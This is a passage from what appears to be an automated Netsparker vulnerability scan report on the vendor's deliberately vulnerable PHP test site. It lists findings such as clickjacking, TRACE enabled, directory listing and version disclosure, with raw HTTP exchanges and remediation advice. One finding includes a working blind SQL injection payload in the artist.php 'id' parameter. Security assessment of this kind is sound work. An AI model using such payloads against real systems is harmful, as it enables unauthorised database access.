                                                <form method="get" action="/artist.php">
                                                        <div>
                                                                <input type="text" name="id" id="sea
rch-text" value="" />
                                                                <input type="submit" id="search-subm
it" value="GO" />
                                                        </div>
                                                </form>

                                        </div>
                                        <div style="clear: both;"> </div>
                                </li>
                                <li>
                                        <h2>Tags</h2>
                                        <p>netsparker xss web-application-security false-positive-fr
ee automated-exploitation sql-injection local/remote-file-
…
```

20.11. http://php.testsparker.com/style

Certainty

Request

```
HEAD /style HTTP/1.1
Host: php.testsparker.com
Accept: netsparker/check
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 129.7832 Total Bytes Received : 240 Body Length : 0 Is Compressed : No

```
HTTP/1.1 406 Not Acceptable
Server: Apache/2.2.8 (Win32) PHP/5.2.6
TCN: list
Alternates: {"style.css" 1 {type text/css} {length 8916}}
Content-Type: text/html; charset=iso-8859-1
Date: Wed, 10 Feb 2021 11:48:46 GMT
Vary: negotiate
```

Remedy

- Sending the proper X-Frame-Options in HTTP response headers that instruct the browser to not allow framing from other domains.
    - `X-Frame-Options: DENY` It completely denies to be loaded in frame/iframe.
    - `X-Frame-Options: SAMEORIGIN` It allows only if the site which wants to load has a same origin.
    - `X-Frame-Options: ALLOW-FROM` *URL* It grants a specific URL to load itself in a iframe. However please pay attention to that, not all browsers support this.
- Employing defensive code in the UI to ensure that the current frame is the most top level window.

External References

- Clickjacking
- Can I Use X-Frame-Options
- X-Frame-Options HTTP Header

Remedy References

- Clickjacking Defense Cheat Sheet

CLASSIFICATION

OWASP Top Ten 2021	A05

21. Version Disclosure (Apache)

LOW 1

Netsparker identified a version disclosure (Apache) in the target web server's HTTP response.

This information might help an attacker gain a greater understanding of the systems in use and potentially develop further attacks targeted at the specific version of Apache.

Impact

An attacker might use the disclosed information to harvest specific security vulnerabilities for the version identified.

Vulnerabilities

21.1. http://php.testsparker.com/

Extracted Version

- 2.2.8

Certainty

Request

```
GET / HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 145.9791 Total Bytes Received : 303 Body Length : 136 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6

X-Powered-By: PHP/5.2.6
Content-Length: 136
Content-Type: text/html
Date: Wed, 10 Feb 2021 11:48:37 GMT

<html>
<HEAD>
<SCRIPT language="JavaScript">
<!--
window.location="process.php?file=Generics/index.nsp";
//-->
</SCRIPT>
</HEAD>
</html>
```

Remedy

Configure your web server to prevent information leakage from the SERVER header of its HTTP response.

Remedy References

- Apache ServerTokens Directive

CLASSIFICATION

OWASP Top Ten 2021	A05

22. TRACE/TRACK Method Detected

LOW 1

Netsparker detected the TRACE/TRACK method is allowed.

Impact

It is possible to bypass the HttpOnly cookie limitation and read the cookies in a cross-site scripting attack by using the TRACE/TRACK method within an XmlHttpRequest. This is not possible with modern browsers, so the vulnerability can only be used when targeting users with unpatched and old browsers.

Vulnerabilities

22.1. http://php.testsparker.com/

Method	Parameter	Value
TRACE	URI-BASED	

Certainty

Request

```
TRACE / HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-NS: N11967404S
X-Scanner: Netsparker
```

Response

Response Time (ms) : 123.4828 Total Bytes Received : 545 Body Length : 393 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
Content-Type: message/http
Transfer-Encoding: chunked
Date: Wed, 10 Feb 2021 11:48:48 GMT

TRACE / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Netsparker
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
X-NS: N11967404S
Host: php.testsparker.com
Accept-Encoding: gzip, deflate
```

Remedy

Disable this method in all production systems. Even though the application is not vulnerable to cross-site scripting, a debugging feature such as TRACE/TRACK should not be required in a production system and therefore should be disabled.

External References

- Cross Site Tracing
- Web Servers Enable HTTP TRACE Method by Default

CLASSIFICATION

OWASP Top Ten 2021	A05

23. Insecure Frame (External)

LOW 1 CONFIRMED 1

Netsparker identified an external insecure or misconfigured iframe.

Impact

IFrame sandboxing enables a set of additional restrictions for the content within a frame in order to restrict its potentially malicious code from causing harm to the web page that embeds it.

The Same Origin Policy (SOP) will prevent JavaScript code from one origin from accessing properties and functions - as well as HTTP responses - of different origins. The access is only allowed if the protocol, port and also the domain match exactly.

Here is an example, the URLs below all belong to the same origin as *http://site.com* :

http://site.com
http://site.com/
http://site.com/my/page.html

Whereas the URLs mentioned below aren't from the same origin as *http://site.com* :

http://www.site.com *(a sub domain)*
http://site.org *(different top level domain)*
https://site.com *(different protocol)*
http://site.com:8080 *(different port)*

When the `sandbox` attribute is set, the iframe content is treated as being from a unique origin, even if its hostname, port and protocol match exactly. Additionally, sandboxed content is re-hosted in the browser with the following restrictions:

- Any kind of plugin, such as ActiveX, Flash, or Silverlight will be disabled for the iframe.
- Forms are disabled. The hosted content is not allowed to make forms post back to any target.
- Scripts are disabled. JavaScript is disabled and will not execute.
- Links to other browsing contexts are disabled. An anchor tag targeting different browser levels will not execute.
- Unique origin treatment. All content is treated under a unique origin. The content is not able to traverse the DOM or read cookie information.

When the `sandbox` attribute is not set or not configured correctly, your application might be at risk.

A compromised website that is loaded in such an insecure iframe might affect the parent web application. These are just a few examples of how such an insecure frame might affect its parent:

- It might trick the user into supplying a username and password to the site loaded inside the iframe.
- It might navigate the parent window to a phishing page.
- It might execute untrusted code.
- It could show a popup, appearing to come from the parent site.

Sandbox containing a value of :

- `allow-same-origin` will not treat it as a unique origin.

- `allow-top-navigation` will allow code in the iframe to navigate the parent somewhere else, e.g. by changing parent.location.
- `allow-forms` will allow form submissions from inside the iframe.
- `allow-popups` will allow popups.
- `allow-scripts` will allow malicious script execution however it won't allow to create popups.

Vulnerabilities

23.1. http://php.testsparker.com/process.php?file=Generics/contact.nsp

CONFIRMED

Method	Parameter	Value
GET	file	Generics/contact.nsp

Frame Source(s)

- http://maps.google.com/maps?q=mavituna+security&output=embed

Parsing Source

- DOM Parser

Request

```
GET /process.php?file=Generics/contact.nsp HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://php.testsparker.com/process.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 404.0943 Total Bytes Received : 3531 Body Length : 3363 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
X-Powered-By: PHP/5.2.6
Content-Length: 3363
Content-Type: text/html
Date: Wed, 10 Feb 2021 11:48:45 GMT
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-str
ict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta name="keywords" content="" />
<meta name="description" content="" />
<meta http-equiv="content-type" content="text/html; charset=utf-8" />
<title>Netsparker Test Web Site -  PHP</title>
<link href="/style.css" rel="stylesheet" type="text/css" media="screen" />
</head><body>
<div id="wrapper">

        <div id="menu">
                <ul>
                        <li><a href="/process.php?file=Generics/index.nsp">Home</a></li>
                        <li><a href="/hello.php?name=Visitor">Hello</a></li>
                        <li><a href="/products.php?pro=url">Products</a></li>
                        <li><a href="/process.php?file=Generics/about.nsp">About</a></li>
                        <li><a href="/process.php?file=Generics/contact.nsp">Contact</a></li>
                        <li><a href="/auth/">Login</a></li>
                </ul>
        </div>
        <!-- end #menu -->
        <div id="header">

        </div>
        <!-- end #header -->
                        <div id="page">
        <div id="page-bgtop">
        <div id="page-bgbtm">
                <div id="content">
                        <div class="post">



                                <div class="entry">
                                <h1 class="title"><a href="/process.php?file=Generics/contact.nsp">C
ontact </a></h1>
                                        <p>

                        <iframe width="540" height="350" frameborder="0" scrolling="no" marginheight
="0"
                                style="float: left" marginwidth="0" src="http://maps.google.com/map
```

```
s?q=mavituna+security&output=embed">
                        </iframe>




  <strong><br />Test&Demonstration Site Ltd
   <br />(reg. no. 123456)</strong><br />
   <p>
    Green House,
    3478 Stone QX
    Dos Tringulas
    EK7 AP0<br />
    USA<br />
   </p>

   <p>
    <span>Tel: +44 123 456 7890</span><br />
    <span>Fax: +44 123 456 7891</span></p>
   <p>

<p>
                                E-mail: test@testsparker.com</b></a></p>
                                        </p>

                                </div>
                        </div>
                <div style="clear: both;"> </div>

…
```

Remedy

- Apply sandboxing in inline frame

```
<iframe sandbox src="framed-page-url"></iframe>
```

- For untrusted content, avoid the usage of `seamless` attribute and `allow-top-navigation`, `allow-popups` and `allow-scripts` in sandbox attribute.

External References

- HTML5 Security Cheat Sheet

Remedy References

- How to Safeguard your Site with HTML5 Sandbox
- Play safely in sandboxed IFrames

CLASSIFICATION

OWASP Top Ten 2021	A05

24. Apache MultiViews Enabled

LOW 1

Netsparker detected that Apache MultiViews is enabled.

This vulnerability can be used for locating and obtaining access to some hidden resources.

Impact

An attacker can use this functionality to aid in finding hidden files in the site and potentially gather further sensitive information.

Vulnerabilities

24.1. http://php.testsparker.com/style

Certainty

Request

```
HEAD /style HTTP/1.1
Host: php.testsparker.com
Accept: netsparker/check
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 129.7832 Total Bytes Received : 240 Body Length : 0 Is Compressed : No

```
HTTP/1.1 406 Not Acceptable
Server: Apache/2.2.8 (Win32) PHP/5.2.6
TCN: list
Alternates: {"style.css" 1 {type text/css} {length 8916}}
Content-Type: text/html; charset=iso-8859-1
Date: Wed, 10 Feb 2021 11:48:46 GMT
Vary: negotiate
```

Actions to Take

1. Change your server configuration file. A recommended configuration for the requested directory should be in the following format:

```
<Directory /{YOUR DIRECTORY}>
        Options FollowSymLinks
</Directory>
```

   Remove the *MultiViews* option from configuration.

CLASSIFICATION

OWASP Top Ten 2021	A05

25. Database Detected (MySQL)

INFORMATION 1 CONFIRMED 1

Netsparker detected the target website is using MySQL as its backend database.

This is generally not a security issue and is reported here for informational purposes only.

Impact

This issue is reported as additional information only. There is no direct impact arising from this issue.

Vulnerabilities

25.1. http://php.testsparker.com/artist.php?id=-1%20OR%201%3d1))%20AND%20IFNULL(ASCII(SUBSTRING((SELECT%200x4E4554535041524B4552)%2c9%2c1))%2c0)%3d82--%20

CONFIRMED

Method	Parameter	Value
GET	id	-1 OR 1=1)) AND IFNULL(ASCII(SUBSTRING((SELECT 0x4E4554535041524B4552),9,1)),0)=82--

Request

```
GET /artist.php?id=-1%20OR%201%3d1))%20AND%20IFNULL(ASCII(SUBSTRING((SELECT%200x4E4554535041524B4552)%2c9%2c1))%2c0)%3d82--%20 HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://php.testsparker.com/process.php?file=Generics/index.nsp
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 164.2692 Total Bytes Received : 3094 Body Length : 2926 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
X-Powered-By: PHP/5.2.6
Content-Length: 2926
Content-Type: text/html
Date: Wed, 10 Feb 2021 11:50:25 GMT
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-str
ict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta name="keywords" content="" />
<meta name="description" content="" />
<meta http-equiv="content-type" content="text/html; charset=utf-8" />
<title>Netsparker Test Web Site -  PHP</title>
<link href="/style.css" rel="stylesheet" type="text/css" media="screen" />
</head><link type="text/css" href="/Generics/style.css" rel="stylesheet"/>
<body>
<div id="wrapper">

        <div id="menu">
                <ul>
                        <li><a href="/process.php?file=Generics/index.nsp">Home</a></li>
                        <li><a href="/hello.php?name=Visitor">Hello</a></li>
                        <li><a href="/products.php?pro=url">Products</a></li>
                        <li><a href="/process.php?file=Generics/about.nsp">About</a></li>
                        <li><a href="/process.php?file=Generics/contact.nsp">Contact</a></li>
                        <li><a href="/auth/">Login</a></li>
                </ul>
        </div>
        <!-- end #menu -->
        <div id="header">

        </div>
        <!-- end #header -->    <div id="page">
        <div id="page-bgtop">
        <div id="page-bgbtm">
                <div id="content">
                        <div class="post">
                                <h2 class="title"><a href="artist.php#">Artist Service</a></h2>

                                <div style="clear: both;"> </div>
                                <div class="entry">
                                        <p>

<h3>Results: -1 OR 1=1)) AND IFNULL(ASCII(SUBSTRING((SELECT 0x4E4554535041524B4552),9,1)),0)=82-- </
h3></br>

no rows returned
                        </p>
```

```
                                </div>
                        </div>
                <div style="clear: both;"> </div>
                </div>
                <!-- end #content -->

        <div id="sidebar">
                        <ul>
                                <li>
                                        <div id="search" >
                                                <form method="get" action="/artist.php">
                                                        <div>
                                                                <input type="text" name="id" id="sea
rch-text" value="" />
                                                                <input type="submit" id="search-subm
it" value="GO" />
                                                        </div>
                                                </form>

                                        </di
…
```

CLASSIFICATION

OWASP Top Ten 2021	A05

CVSS 3.0 SCORE

Base	4 (Medium)
Temporal	4 (Medium)
Environmental	4 (Medium)

CVSS Vector String

CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:C/C:L/I:N/A:N

CVSS 3.1 SCORE

Base	4 (Medium)
Temporal	4 (Medium)
Environmental	4 (Medium)

CVSS Vector String

CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:C/C:L/I:N/A:N

26. Directory Listing (Apache)

INFORMATION 3

Netsparker identified a Directory Listing (Apache).

The web server responded with a list of files located in the target directory.

Impact

An attacker can see the files located in the directory and could potentially access files which disclose sensitive information.

Vulnerabilities

26.1. http://php.testsparker.com/.svn/

Certainty

Request

```
GET /.svn/ HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 131.9877 Total Bytes Received : 1267 Body Length : 1110 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
Content-Length: 1110
Content-Type: text/html;charset=UTF-8
Date: Wed, 10 Feb 2021 11:48:50 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
 <head>
  <title>Index of /.svn</title>
 </head>
 <body>
<h1>Index of /.svn</h1>
<table><tr><th><img src="/icons/blank.gif" alt="[ICO]"></th><th><a href="?C=N;O=D">Name</a></th><th>
<a href="?C=M;O=A">Last modified</a></th><th><a href="?C=S;O=A">Size</a></th><th><a href="?C=D;O=A">
Description</a></th></tr><tr><th colspan="5"><hr></th></tr>
<tr><td valign="top"><img src="/icons/back.gif" alt="[DIR]"></td><td><a href="/">Parent Directory</a
>       </td><td> </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/unknown.gif" alt="[   ]"></td><td><a href="all-wcprops">all-wc
props</a>            </td><td align="right">30-Jul-2020 08:09  </td><td align="right">1.1K</td></tr>
<tr><td valign="top"><img src="/icons/unknown.gif" alt="[   ]"></td><td><a href="entries">entries</a
>                </td><td align="right">30-Jul-2020 08:09  </td><td align="right">1.6K</td></tr>
<tr><th colspan="5"><hr></th></tr>
</table>
<address>Apache/2.2.8 (Win32) PHP/5.2.6 Server at php.testsparker.com Port 80</address>
</body></html>
```

26.2. http://php.testsparker.com/icons/

Certainty

Request

```
GET /icons/ HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 266.9176 Total Bytes Received : 31893 Body Length : 31730 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
Content-Type: text/html;charset=UTF-8
Transfer-Encoding: chunked
Date: Wed, 10 Feb 20
…
8 (Win32) PHP/5.2.6
Content-Type: text/html;charset=UTF-8
Transfer-Encoding: chunked
Date: Wed, 10 Feb 2021 11:48:54 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
 <head>
  <title>Index of /icons</title>
 </head>
 <body>
<h1>Index of /icons</h1>
<table><tr><th><img src="/icons/blank.gif" alt="[ICO]"></th><th><a href="?C=N;O=D">Name</a></th><th>
<a href="?C=M;O=A">Last modified</a></th><th><a href="?C=S;O=A">Size</a></th><th><a href="?C=D;O=A"
…
```

26.3. http://php.testsparker.com/icons/small/

Certainty

Request

```
GET /icons/small/ HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://php.testsparker.com/icons/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 534.0086 Total Bytes Received : 13595 Body Length : 13432 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
Content-Type: text/html;charset=UTF-8
Transfer-Encoding: chunked
Date: Wed, 10 Feb 20
…
8 (Win32) PHP/5.2.6
Content-Type: text/html;charset=UTF-8
Transfer-Encoding: chunked
Date: Wed, 10 Feb 2021 11:48:57 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
 <head>
  <title>Index of /icons/small</title>
 </head>
 <body>
<h1>Index of /icons/small</h1>
<table><tr><th><img src="/icons/blank.gif" alt="[ICO]"></th><th><a href="?C=N;O=D">Name</a></th><th>
<a href="?C=M;O=A">Last modified</a></th><th><a href="?C=S;O=A">Size</a></th><th><a href="?C=D;O=A"
…
```

Actions to Take

1. Change your server configuration file. A recommended configuration for the requested directory should be in the following format:

   ```
   <Directory /{YOUR DIRECTORY}>
           Options FollowSymLinks
   </Directory>
   ```

   Remove the *Indexes* option from configuration. Do not forget to remove *MultiViews* as well.
2. Configure the web server to disallow directory listing requests.
3. Ensure that the latest security patches have been applied to the web server and the current stable version of the software is in use.

External References

- WASC - Directory Indexing
- NVD - Apache Directory Indexing

CLASSIFICATION

OWASP Top Ten 2021	A05

CVSS 3.0 SCORE

Base	5.3 (Medium)
Temporal	5.1 (Medium)
Environmental	5.1 (Medium)

CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/E:H/RL:O/RC:C

CVSS 3.1 SCORE

Base	5.3 (Medium)
Temporal	5.1 (Medium)
Environmental	5.1 (Medium)

CVSS Vector String

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/E:H/RL:O/RC:C

27. Apache Web Server Identified

INFORMATION 1

Netsparker identified a web server (Apache) in the target web server's HTTP response.

Impact

This issue is reported as additional information only. There is no direct impact arising from this issue.

Vulnerabilities

27.1. http://php.testsparker.com/

Certainty

Request

```
GET / HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 145.9791 Total Bytes Received : 303 Body Length : 136 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
X-Powered-By: PHP/5.2.6
Content-Length: 136
Content-Type: text/html
Date: Wed, 10 Feb 2021 11:48:37 GMT

<html>
<HEAD>
<SCRIPT language="JavaScript">
<!--
window.location="process.php?file=Generics/index.nsp";
//-->
</SCRIPT>
</HEAD>
</html>
```

External References

- Apache ServerTokens Directive

CLASSIFICATION

OWASP Top Ten 2021	A05

CVSS 3.0 SCORE

Base	5.3 (Medium)
Temporal	5.1 (Medium)
Environmental	5.1 (Medium)

CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/E:H/RL:O/RC:C

CVSS 3.1 SCORE	
Base	5.3 (Medium)
Temporal	5.1 (Medium)
Environmental	5.1 (Medium)

CVSS Vector String
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/E:H/RL:O/RC:C

Show Scan Detail

Enabled Security Checks : Apache Struts S2-045 RCE,
Apache Struts S2-046 RCE,
Arbitrary Files (IAST),
BREACH Attack,
Code Evaluation,
Code Evaluation (IAST),
Code Evaluation (Out of Band),
Command Injection,
Command Injection (Blind),
Command Injection (IAST),
Configuration Analyzer (IAST),
Content Security Policy,
Content-Type Sniffing,
Cookie,
Cross Frame Options Security,
Cross-Origin Resource Sharing (CORS),
Cross-Site Request Forgery,
Cross-site Scripting,
Cross-site Scripting (Blind),
Cross-site Scripting (DOM based),
Custom Script Checks (Active),
Custom Script Checks (Passive),
Custom Script Checks (Per Directory),
Custom Script Checks (Singular),
Drupal Remote Code Execution,
Expect Certificate Transparency (Expect-CT),
Expression Language Injection,
File Upload,
Header Analyzer,

		Heartbleed, HSTS, HTML Content, HTTP Header Injection, HTTP Header Injection (IAST), HTTP Methods, HTTP Status, HTTP.sys (CVE-2015-1635), IFrame Security, Insecure JSONP Endpoint, Insecure Reflected Content, JavaScript Libraries, JSON Web Token, Local File Inclusion, Local File Inclusion (IAST), Login Page Identifier, Mixed Content, Open Redirection, Oracle WebLogic Remote Code Execution, Referrer Policy, Reflected File Download, Remote File Inclusion, Remote File Inclusion (Out of Band), Reverse Proxy Detection, RoR Code Execution, Server-Side Request Forgery (DNS), Server-Side Request Forgery (IP Combinations), Server-Side Request Forgery (Pattern Based), Server-Side Template Injection, Signatures, SQL Injection (Blind), SQL Injection (Boolean), SQL Injection (Error Based), SQL Injection (IAST), SQL Injection (Out of Band), SSL, Static Resources (All Paths), Static Resources (Only Root Path), Unicode Transformation (Best-Fit Mapping), WAF Identifier, Web App Fingerprint, Web Cache Deception, WebDAV, Windows Short Filename, XML External Entity, XML External Entity (Out of Band)
URL Rewrite Mode	:	Custom
Detected URL Rewrite Rule(s)	:	None
Excluded URL Patterns	:	(log|sign)\-?(out|off) exit endsession gtm\.js

	WebResource\.axd ScriptResource\.axd
Authentication	: None
Authentication Profile	: None
Scheduled	: No
Additional Website(s)	: None